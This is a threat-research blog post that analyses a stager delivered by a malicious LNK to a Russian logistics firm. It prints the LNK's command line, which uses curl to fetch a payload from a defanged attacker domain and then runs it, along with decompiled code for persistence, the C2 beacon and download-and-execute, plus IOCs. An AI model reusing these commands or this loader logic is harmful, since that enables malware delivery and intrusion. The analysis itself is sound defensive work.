

Stager Targeting Russian Organization

 dmpdump.github.io/posts/stager_targeting_russia

August 22, 2026

On July 28, 2026, MalwareHunterTeam [shared an interesting sample](#) apparently targeting a Russian speaking victim. The sample caught my attention because I don't usually come across malware targeting Russia or organizations in Russia.

- LNK
name:CGP_Заполненный_опросный_лист_по_внедрению_CommuniGate_Pro_Деловые_Линии_2026.pdf.lnk
(CGP_Completed_CommuniGate_Pro_Implementation_Questionnaire_Delovye_Linii_2026.pdf.lnk)
- SHA2: 57e37123a8c30641640bada2e0712351a457ee6c8d279926819da178d99fabaf

The LNK name suggests that:

- The lure is associated with a CommuniGate Pro implementation. [CommuniGate Pro](#) is a corporate communications server developed by CommuniGate.
- It is associated (and likely targeting) [Delovye Linii](#), a Saint Petersburg-based transportation and logistics company.

A quick Shodan search suggests that CommuniGate products may have higher prevalence in Russia:




Figure 1: Shodan search for Communigate.

The LNK was created on June 15, 2026 in a VMWare Windows virtual machine named desktop-oirv4ur. This LNK downloads a file named communigatepro.png (a tar, not an image) from ncloudtechlab[.]online, untars it, and executes a second LNK named 88.lnk from within the tar file.

```
[String Data]
Comment (UNICODE):
Relative path (UNICODE):      ..\..\Windows\System32\rundll32.exe
Working Directory (UNICODE):  %temp%
Arguments (UNICODE):          shell32.dll ShellExec_RunDLL conhost --"headless" cmd /c
curl ncloudtechlab[.]online/XebvZG/glCigX/communigatepro/communigatepro.png -L"skontv & tar -xf
nt""v&88.ln""k
Icon location (UNICODE):      .\1.pdf
```

```
[Distributed Link Tracker Properties]
Version:                      0
NetBIOS name:                 desktop-oirv4ur
Droid volume identifier:      6d39b848-40af-483a-a489-c0a27ff9bb75
Droid file identifier:        c8d9abc5-6867-11f1-9bd7-000c29cef31e
Birth droid volume identifier: 6d39b848-40af-483a-a489-c0a27ff9bb75
Birth droid file identifier:  c8d9abc5-6867-11f1-9bd7-000c29cef31e
MAC address:                  00:0c:29:ce:f3:1e
UUID timestamp:               06/15/2026 (03:10:38.582) [UTC]
```

The downloaded tar file contains 3 files:

- CGP_Заполненный_опросный_лист_по_внедрению_CommuniGate_Pro_Деловые_Линии_2026.pdf, a decoy PDF.
- treesn, a tar archive.
- 88.lnk, the second LNK, executed via the first LNK.

Name	Size	Packed	Type
..			File folder
88.lnk	1,005	1,005	Shortcut
CGP_Заполненный_опросный_лист_по_внедрению_CommuniGate_Pro_Деловые_Линии_2026.pdf	101,532	101,532	PDF File
treesn	184,832	184,832	File

Figure 2: Tar content.

88.lnk is the LNK that continues the infection chain. This file opens the decoy PDF, untars the content in treesn to %AppData% and executes calibre.exe from the untared content, side-loading the malicious calibre-launcher.dll.

```
"relative_path": "..\\..\\Windows\\System32\\cmd.exe",
"working_directory": "%temp%",
"command_line_arguments": "/c explorer
\\\"CGP_Заполненный_опросный_лист_по_внедрению_CommuniGate_Pro_Деловые_Линии_2026.pdf\\\" | tar -C
%appdata% -xf treesn & \\\"%appdata%\\calibre.exe\\\",
"icon_location": ".\\1.pdf"
```

```
"machine_id": "desktop-oirv4ur",
"droid_volume": "6d39b848-40af-483a-a489-c0a27ff9bb75",
"droid_file": "d03fde02-6afc-11f1-9bd7-000c29cef31e",
"droid_birth_volume": "6d39b848-40af-483a-a489-c0a27ff9bb75",
"droid_birth_file": "d03fde02-6afc-11f1-9bd7-000c29cef31e"
```

Name	Size	Packed Size
calibre-launcher.dll	116 224	116 224
calibre.exe	65 472	65 536

Figure 3: treesn content.

The decoy PDF displayed to the victim is an email system implementation questionnaire using a CommuniGate template, referring to a migration to CommuniGate Pro.



Опросный лист о почтовой системе

№	Вопрос	Ответ	Пример заполнения
Информация о Партнере, Заказчике			
1	Контактное лицо и контактные данные сотрудника отвечающего за организационные вопросы взаимодействия с АО «СБК»	Скородумов Иван Skorodumov199@yandex.ru	
2	Контактное лицо и контактные данные технического специалиста, ответственного за вычислительные и сетевые ресурсы и их настройку	Ярослав Мышинский Yaroslav.Myshinskiy@yandex.ru	
Общие данные о почтовой системе			
3	Почтовая система, которая используется сейчас (в т.ч. версия)		Exchange Server SE RTM Jul26SU
4	Серверная ОС (в т.ч. версия), которая используется сейчас. Планируется ли смена? Если да, то укажите целевую серверную ОС в будущем		В настоящее время используется Windows Server 2022 Standard. Для внедрения CommuniGate Pro планируется развертывание новой серверной инфраструктуры. Целевая серверная ОС пока окончательно не определена и будет выбрана с учётом рекомендаций производителя и партнёра по внедрению, а также требований к производительности, отказоустойчивости и дальнейшему сопровождению.
5	Текущая конфигурация почтовой системы		Локальная почтовая инфраструктура на базе Windows Server 2022 Standard с интеграцией с Active Directory. Используются централизованное хранение почты, резервное копирование, антивирусная и антиспам-фильтрация. Количество серверов, пользователей, почтовых ящиков, объём хранилища и схема отказоустойчивости уточняются.
6	Количество пользователей в текущей почтовой системе		514
7	Ёмкость на почтовый ящик пользователя, в Гб		10 Гб на одного пользователя
Инфраструктурные особенности и конфигурации			
8	Текущая служба каталогов? Предполагается ли переход на другую службу каталогов?		В настоящее время используется Microsoft Active Directory Domain Services на базе Windows Server 2022 Standard. Решение о переходе на другую службу каталогов пока не принято. На первоначальном этапе планируется интеграция CommuniGate Pro с существующей инфраструктурой Active Directory.
9	Текущая Антивирусная система защиты?		Kaspersky
10	Текущая Антиспам система защиты?		Kaspersky
11	Количество ЦОД?		2 ЦОД: основной и резервный.

Figure 4: Decoy PDF.

The use of the legitimate calibre.exe executable to side-load calibre-launcher.dll has previously been [reported](#) by other researchers.

Calibre-launcher.dll

Calibre-launcher.dll is a 32-bit DLL written in C++. When it is loaded, its malicious logic is executed via the execute_python_entrypoint exported function. There is a second exported function, simple_print, but this one returns without doing anything.

The DLL uses GetModuleFileNameW to get a path to the executable loading it (the path to calibre.exe). Then, it creates/checks a mutex named Global\LightshotsService32 to avoid duplicate execution. If the mutex does not exist, it creates a RunOnce registry persistence entry in the following path:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\ /v LightshotsService.

The LightshotService value has the previously retrieved path to the executable loading the DLL.

After setting persistence, 3 routines with the core functionality are executed: The first one decrypts the configuration, the second one builds a beacon to the C2, and the third one

contacts the C2 and retrieves additional payload.

```
DWORD ModuleFileNameW; // eax
DWORD v3; // esi
HANDLE MutexW; // edi
DWORD LastError; // eax
WCHAR Filename[262]; // [esp+0h] [ebp-210h] BYREF
HKEY phkResult; // [esp+20Ch] [ebp-4h] BYREF

v0 = fn_malloc(176);
dword_1001C708 = v0;
if ( v0 )
{
    fn_memset(v0, 0, 0xB0u);
    ModuleHandleW = GetModuleHandleW(0);
    ModuleFileNameW = GetModuleFileNameW(ModuleHandleW, Filename, 0x104u); // Path to the file executing the DLL (calibre)
    v3 = ModuleFileNameW;
    if ( ModuleFileNameW )
    {
        if ( ModuleFileNameW <= 260 )
        {
            if ( SetCurrentDirectoryW(L"C:\\Windows\\System32") )
            {
                FreeConsole();
                MutexW = CreateMutexW(0, 0, L"Global\\LightshotsService32");
                LastError = GetLastError();
                if ( MutexW )
                {
                    if ( LastError != 183 )
                    {
                        if ( !RegOpenKeyW(HKEY_CURRENT_USER, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", &phkResult) )
                        {
                            RegSetValueW(phkResult, 0, L"LightshotsService", 1u, Filename, 2 * v3);
                            RegCloseKey(phkResult);
                        }
                        sub_100029A0(); // Decrypt configuration
                        sub_10002D20(); // system profiling + RSA encryption + base64 encoding
                        sub_10002B90(); // C2 beacon and payload download
                    }
                    CloseHandle(MutexW);
                }
            }
        }
    }
}
return 0;
```

Figure 5: Main logic in side-loaded DLL.

The stager configuration is decrypted using AES in CTR mode. The DLL retrieves and parses an embedded blob which has the AES key, the IV, and the encrypted configuration.

```
data:1001B8D7 db 0
data:1001B8D8 db 0
data:1001B8D9 db 0
data:1001B8DA db 0
data:1001B8DB db 0
data:1001B8DC db 0
data:1001B8DD db 0
data:1001B8DE db 0
data:1001B8DF db 0
data:1001B8E0 key_and_encrypted_config dw 10h, 0, 0E654h, 0C62Fh, 0A89Eh, 6CCAh, 0
data:1001B8E1 ; DATA XREF: sub_10001050+5C
data:1001B8E2 dw 0BE31h, 3753h, 08h, 0, 884Ch, 5452h, 0A115h, 213F
data:1001B8E3 dw 0C79h, 4FC2h, 6BDFh, 2882h, 0C7h, 0, 6B0Fh, 7DC5h
data:1001B8E4 dw 0CC07h, 0074Ch, 9908h, 81FDh, 922Ch, 0A553h, 3500
data:1001B8E5 dw 98B6h, 0F02Ah, 00829h, 211Dh, 0DEA1h, 819Dh, 0C97
data:1001B8E6 dw 9528h, 0E966h, 5DC3h, 282Ch, 0F7CDh, 931h, 409Eh,
data:1001B8E7 dw 3D7Eh, 3986h, 0E264h, 70C9h, 2DF3h, 8F3Bh, 0BD58h,
data:1001B8E8 dw 6C39h, 0A171h, 0B355h, 0FC4Dh, 4B51h, 0F8BCh, 00B
data:1001B8E9 dw 4902h, 0B028h, 0F76Dh, 5B2Ch, 0F6CCh, 2CB0h, 2A0F
data:1001B8EA dw 8A53h, 2730h, 8802h, 0A9F3h, 0F919h, 3571h, 6EC1h
data:1001B8EB dw 0FE85h, 249Fh, 351Ch, 42B7h, 5368h, 44F1h, 6D36h,
data:1001B8EC dw 754Dh, 0D0BDh, 0C2EFh, 824Dh, 0AD48h, 0B1AFh, 421
data:1001B8ED dw 62C6h, 7257h, 1A47h, 3F81h, 0B088h, 1BF3h, 0EA5Ah
data:1001B8EE dw 0D860h, 6BFEh, 14E3h, 462Fh, 0EFCBh, 7F7Dh, 3713h
data:1001B8EF dw 0F775h, 904Dh, 0F7CFh, 9903h, 5E61h, 5CAEh, 0C865
data:1001B8F0 dw 67A4h, 431Ah, 3D40h, 373Dh, 0BD5h, 0A528h, 0DEBFh
data:1001B8F1 dw 0D26Ah, 0F8CBh, 6687h, 135Dh, 1EECh, 31A7h, 0C9A4
data:1001B8F2 dw 0CA2Fh, 0A9E8h, 7DBEh, 6D98h, 4DC3h, 0CA18h, 4584
data:1001B8F3 dw 49h, 76h dup(0)
data:1001BAE0 ; public class std::bad_alloc /* mdisp:0 */ :

22 void ***v22; // [esp+104h] [ebp-Ch]
23 int v23; // [esp+108h] [ebp-8h] BYREF
24 int v24; // [esp+10Ch] [ebp-4h] BYREF
25
26 v16[0] = 0;
27 v21 = &v20;
28 v16[1] = 0;
29 v22 = &v11;
30 v17[0] = 0;
31 v17[1] = 0;
32 lpMem = 0;
33 v19 = 0;
34 v11 = &Baby::ByteInStream::`vftable';
35 v20 = &Baby::Sender::BinaryInArchive::`vftable';
36 v12 = &key_and_encrypted_config; // 256 byte blob key + encrypted config
37 v13 = 512;
38 v14 = 0LL;
39 if ( fn_parse_key_iv_config(v16) && fn_parse_key_iv_config(v17) )
40     fn_parse_key_iv_config(&lpMem);
41 fn_AES_key_expansion(v16[0]);
42 v2 = v10;
43 v3 = lpMem;
44 fn_aes_ctr_crypt(v19);
45 v12 = v3;
46 v4 = v21;
47 v13 = v2;
48 v14 = 0LL;
49 v24 = 0;
50 (**v21[1][2])(v21[1][2], this, 2, &v24);
51 if ( v24 != 2 )
```

Figure 6: Decryption calls and embedded blob.

The embedded blob includes the size of the key, the IV, and the encrypted configuration, all preceded by their corresponding sizes.

- IV size: 0x10 (16 bytes)
- IV: 54e62fc69ea8ca6c5ecaa61a31be5337
- Key size: 0x10 (16 bytes)
- Key: 4c88525415a13f21796fc24fdf6bb228
- Encrypted configuration size: 0xE7 (231 bytes)
- Encrypted configuration:
0f6bc57d867507cc4cd70b99fd812c9253a5dd95b6982af029db1d21a1de9d8172c92b956
6e9c35d2c28cdf731099e40ab227e3d863964e2c970f32d3b8f5bbd3e6f396c71a155b34df
c514bbcf8b40b024928b06df72c5bccf6bd2c0f2a538a30270288f3a919f97135c16e61bb8
5fe9f241c35b7426853f144366dc1bc4d75bdddefc24d824badafb11142c6625772471ab13
f88b0f31b5aeae13560d8fe6be3142f46cbef7d7f13372f5a75f74d90cff70399615eae5c65c
8a4671a43403d3d37d50b2ba5bfdeda546ad2cbf887665d13ec1ea731a4c92fcae8a9be7d
9b6dc34d18ca844549




Figure 7: Embedded configuration.

Decrypting the embedded blob with the parameters above reveals an RSA key and the C2 domain - once again [www.nccloudtechlab\[.\]online](http://www.nccloudtechlab[.]online).




Figure 8: Decrypted blob.

The following RSA public key is decrypted from the embedded blob:

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCsQGSIB3DQEBAQUAA4GNADCBiQKBgQDXf8W6Qlmd8ueazKUWLuDlUblKvICt0U0pEb5T4gbBNew62peiHijupIhQ
8541rf0T6atARxEivkz1jd0/kiL14g3t+oWTsFhURpdhsnHsYsYM4sC7hxrE4vTfI3pM6okZwI0wTQx5veQTzy3kJyB4VTNu3
4mcSdHLJRymK8wIDAQAB
-----END PUBLIC KEY-----
```

Next, the DLL runs another function which builds a beacon, RSA encrypts it, base64-encodes it, and sends it to the C2. The beacon includes information on the target such as:

- A 0x80 magic value
- The 0xDEADBEEF header
- A random ID
- A 16 byte seed
- OS major version
- OS minor version
- OS build number
- Product type
- Suite mask
- Code pages (via GetACP and GetOEMCP)
- Primary IP Address
- Host name
- User name

This beacon is subsequently encrypted with the public RSA key and base 64 encoded. The Cookie:SESSION= string is XOR decrypted, so the encrypted/encoded beacon is sent to the C2 as a “session cookie” in the request header.

Cookie:SESSION=<BASE64_ENCODED_RSA_ENCRYPTED_PROFILING_INFORMATION>

Next, a C2 polling function is implemented via a loop that switches from a GET request to a POST request. The stager first makes a GET request to the C2, reading the response back.

The request embeds the RSA-encrypted beacon in the header. The connection to the C2 is implemented via the WINHTTP API, and it is proxy aware. For proxy discovery purposes, the implant attempts WPAD automatic discovery. If that fails, it attempts to use the proxy configured for Internet Explorer via `WinHttpGetIEProxyConfigForCurrentUser`.

```
    goto LABEL_65;
}
pAutoProxyOptions.dwFlags = 1;
pAutoProxyOptions.dwAutoDetectFlags = 3;
memset(&pAutoProxyOptions.lpszAutoConfigUrl, 0, 12);
pAutoProxyOptions.fAutoLogonIfChallenged = 1;
if ( !WinHttpGetProxyForUrl(*dword_1001C708, lpcwszUrl, &pAutoProxyOptions, &pProxyInfo) )
{
    if ( !WinHttpGetIEProxyConfigForCurrentUser(&pProxyConfig) )
        goto LABEL_39;
    if ( pProxyConfig.lpszProxy && wcslen(pProxyConfig.lpszProxy) )
    {
        pProxyInfo.lpszProxyBypass = pProxyConfig.lpszProxyBypass;
        pProxyInfo.dwAccessType = 3;
        pProxyInfo.lpszProxy = pProxyConfig.lpszProxy;
        *(dword_1001C708 + 12) = 12;
        v27 = fn_malloc(12);
        v19 = dword_1001C708;
        *(dword_1001C708 + 8) = v27;
        fn_mem_move(v27, &pProxyInfo, v19[3]);
        pProxyConfig.lpszProxy = 0;
        pProxyConfig.lpszProxyBypass = 0;
        goto LABEL_40;
    }
    if ( !pProxyConfig.lpszAutoConfigUrl
        || !wcslen(pProxyConfig.lpszAutoConfigUrl)
        || (pAutoProxyOptions.dwFlags = 2,
            pAutoProxyOptions.lpszAutoConfigUrl = pProxyConfig.lpszAutoConfigUrl,
            pAutoProxyOptions.dwAutoDetectFlags = 0,
            !WinHttpGetProxyForUrl(*dword_1001C708, lpcwszUrl, &pAutoProxyOptions, &pProxyInfo)) )
    {
```

Figure 9: Proxy discovery attempts.

The stager authenticates the C2 via a derived key challenge. When the beacon is generated, the stager generates a random 16-byte seed, derives an HMAC key from it using SHA-256, and transmits the seed to the C2 inside the registration beacon. The C2 RSA decrypts the beacon (it has the private key), recovers the seed, and derives the same HMAC key. On each GET request, the C2 must prove it holds this key. The C2 computes HMAC-SHA256 over 4 bytes of encrypted payload using the derived key and returns the first 12 bytes of the result in the response. The stager computes HMAC-SHA256 over the same 4 bytes using its locally held key and compares the first 12 bytes of the result against what the C2 provided. If they match, the C2 is authenticated and the implant switches to the POST method to retrieve a task.

```

{
    v3 = *(dword_1001C708 + 104);
    v4 = *(dword_1001C708 + 84);
    lpMem[0] = 0;
    lpMem[1] = 0;
    v17 = 0;
    v5 = *(v4 + 4 * v3);
    *(dword_1001C708 + 96) = L"GET";           // Sets GET HTTP method
    v6 = sub_10001890(lpMem, lpMem);         // proxy aware C2 connection using WinHttp. Reads response.
    v7 = lpMem[0];
    if ( v6 && v17 == 28 && *(dword_1001C708 + 20) == *lpMem[0] )// response validation
    {
        fn_hmac_sha256(lpMem[0] + 24, 4, *(dword_1001C708 + 64), dword_1001C708, v18); // compute HMAC over reponse
        v8 = v7 + 2;                          // pre-computed hmac tag sent by C2
        v9 = v18;
        v10 = 12;
        do                                     // Compare HMAC outputs to validate C2 has the right key (just 12 bytes)
        {
            if ( *v9 != *v8 )                  // HMAC mismatch - C2 not authenticated
                goto LABEL_12;
            v9 += 4;
            ++v8;
            v11 = v10 < 4;
            v10 -= 4;
        }
        while ( !v11 );                        // loop until 12 bytes compared - continue if HMAC matched (C2 authenticated)
        fn_memset(v19, 0, 192);
        v12 = dword_1001C708;
        fn_AES_key_expansion(*(dword_1001C708 + 68));
        fn_aes_ctr_crypt(4);
        v12[24] = L"POST";                     // Switches to POST method
        v12[4] = 1;
        v12[6] = v7[6];
        mem_free(v7);
        *(v5 + 20) = 0;
    }
}
else
{

```

Figure 10: C2 Authentication via HMAC SHA256.

The loop uses a separate routine to send POST requests to the C2, receive tasks, AES decrypt them, and execute them.

```

while ( 1 )
{
    if ( *(dword_1001C708 + 16) )              // state flag
    {
        sub_10003910();                        // Creates thread to run C2 task
        v0 = dword_1001C708;
        v1 = (*(dword_1001C708 + 84) + 4 * *(dword_1001C708 + 104));
        v2 = *(v1 + 20);
        if ( v2 == *(dword_1001C708 + 108) )
        {
            *(v1 + 24) = 1;
            LOWORD(v0) = *(v0 + 100);
            sub_10003E70(v0);
        }
    }
}

```

Figure 11: Function responsible for handling C2 tasks.

This function creates a new thread to execute the decrypted tasks received from the C2. The tasks allow the DLL to act as a stager, delivering additional payloads. The tasks obtained from the C2 contain the following fields:

- URLs to download additional payload

- Destination paths for the payloads
- An 'execute' flag
- A delay

For each of the tasks, the stager can create a directory, can create a file with GENERIC_WRITE access, and implements a file download routine using the URLs received in the task.

```
while ( 1 )
{
    v16 = pszPath.m128i_i16[v15];
    if ( v16 == 92 || v16 == 47 )
    {
        pszPath.m128i_i16[v15] = 0;
        v17 = PathFileExistsW(&pszPath);
        pszPath.m128i_i16[v15] = 92;
        if ( v17 )
            break;
    }
    if ( !--v15 )
        goto LABEL_17;
}
for ( j = v15 + 1; j < v14; ++j )
{
    v25 = pszPath.m128i_i16[j];
    if ( v25 == 92 || v25 == 47 )
    {
        pszPath.m128i_i16[j] = 0;
        if ( !CreateDirectoryW(&pszPath, 0) )
            goto LABEL_17;
        pszPath.m128i_i16[j] = 92;
    }
}
FileW = CreateFileW(&pszPath, GENERIC_WRITE, 0, 0, 2u, 0x80u, 0);
v13 = lpWideCharStr[1];
v18 = FileW;
if ( FileW == -1 )
{
    v3 = 4;
    mem_free(lpWideCharStr[1]);
    goto LABEL_43;
}
LABEL_19:
v19 = fn_file_downloader(*v47, v18);    // file download implemented here
CloseHandle(v18);
if ( !v19 )
    goto LABEL_45;
```

Figure 12: Creation of a directory and file for payload download.

The function for payload download uses WINHTTP APIs to get payload from a URL sent by the C2. The downloaded payload is written to the previously created file.

```

UrlComponents.dwURIPathLength = 2048;
if ( WinHttpCrackUrl(v5, 0, 0, &UrlComponents) )
{
    mem_free(v5);
    dwFlags = 256;
    v7 = UrlComponents.nScheme == INTERNET_SCHEME_GOPHER;
    if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
        dwFlags = 8388864;
    v19 = 0;
    v8 = WinHttpOpen(0, 1u, 0, 0, 0x10000000u);
    v20 = v8;
    if ( v8 )
    {
        v9 = WinHttpConnect(v8, pszServerName, UrlComponents.nPort, 0);
        hInternet = v9;
        if ( v9 )
        {
            v10 = WinHttpOpenRequest(v9, L"GET", UrlComponents.lpszUrlPath, 0, 0, 0, dwFlags);
            if ( v10 )
            {
                if ( v7 )
                {
                    dwFlags = 13056;
                    WinHttpSetOption(v10, 0x1Fu, &dwFlags, 4u);
                }
                if ( WinHttpSendRequest(v10, 0, 0, 0, 0, 0, 0) && WinHttpReceiveResponse(v10, 0) )
                {
                    dwNumberOfBytesRead = 0;
                    if ( WinHttpReadData(v10, Buffer, 0x1000u, &dwNumberOfBytesRead) )
                    {
                        while ( dwNumberOfBytesRead )
                        {
                            if ( !WriteFile(hFile, Buffer, dwNumberOfBytesRead, &NumberOfBytesWritten, 0) )
                                goto LABEL_18;
                            if ( !WinHttpReadData(v10, Buffer, 0x1000u, &dwNumberOfBytesRead) )
                            {
                                v8 = v20;
                                WinHttpCloseHandle(v10);
                                WinHttpCloseHandle(hInternet);
                                goto LABEL_21;
                            }
                        }
                    }
                }
            }
        }
    }
}

```

Figure 13: Payload download.

The downloaded files may or may not have an 'execute' flag. When the 'execute' flag is set, the downloaded file is executed using the CreateProcessW API.

```

v30 = v1 - v20;
while ( !v29[v27] ) // check if downloaded file has execute flag
{
LABEL_41:
    ++v27;
    ++v28;
    if ( v27 >= v39 )
        goto LABEL_42;
}
v31 = 1000 * *(v28 + v30);
if ( v31 || (v31 = fn_time_check_and_jitter()) != 0 )
    WaitForSingleObjectEx(0xFFFFFFFF, v31, 0);
StartupInfo.cb = 0x44;
fn_memset(&StartupInfo.lpReserved, 0, 0x40u);
*lpWideCharStr = 0LL;
if ( CreateProcessW(**v28, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, lpWideCharStr) )
{
    CloseHandle(lpWideCharStr[1]);
    CloseHandle(lpWideCharStr[0]);
    v29 = v41;
    goto LABEL_41;
}
GetLastError();
v3 = 5;
LABEL_43:
    mem_free(lpMem[0]);
    v1 = v42;
    v2 = v40;
}

```

Figure 14: Payload execution.

The stager uses a the `Baby::` namespace for deserialization purposes. This is a namespace that I have not seen used in malware before, and looks fairly unique - at least in the limited telemetry that I have. I could not find related samples using that namespace.

```

; DATA XREF: sub_10010550+012010
dd offset const Baby::ByteInStream::`RTTI Complete Object Locator'
const Baby::ByteInStream::`vftable' dd offset sub_10006640
; DATA XREF: sub_10001050+4E10
dd offset sub_100066A0
dd offset const Baby::Serde::BinaryInArchive::`RTTI Complete Object Locator'
const Baby::Serde::BinaryInArchive::`vftable' dd offset sub_10001030
; DATA XREF: sub_10001050+5510
dd offset nullsub_1
dd offset const Baby::ByteOutputStream::`RTTI Complete Object Locator'
const Baby::ByteOutputStream::`vftable' dd offset sub_10006710
; DATA XREF: fn_send_POST_request+6110
; StartAddress+6310 ...
dd offset sub_100067A0
dd offset sub_10006860
dd offset const Baby::Serde::BinaryOutArchive::`RTTI Complete Object Locator'
const Baby::Serde::BinaryOutArchive::`vftable' dd offset sub_10001030

```

Figure 15: Baby Namespace in RTTI.

IOCs

- CGP_Заполненный_опросный_лист_по_внедрению_CommuniGate_Pro_Деловые_Линии_2026.pdf.lnk:
57e37123a8c30641640bada2e0712351a457ee6c8d279926819da178d99fabaf
- C2: www.nccloudtechlab[.]online:443

- communicate.png:
a8d04c3d4a97c48d33d9e14009bb3765f22242d51d9a6c9cabdaaa0bb7b22270
- treesn: c73b421c0d32816e23f49a60cba708b8c113126b54af74e140af8cdb62acd3d7
- 88.lnk: 9f30f57c0fb56f08adc8fb72ceee5053becaad9d54cfdb09be08bb37b60f2a2b
- calibre-launcher.dll:
ac8428684424dbae254570f757ac2b79eb5bf78e6dfbb0d4247fd814bb1e95cb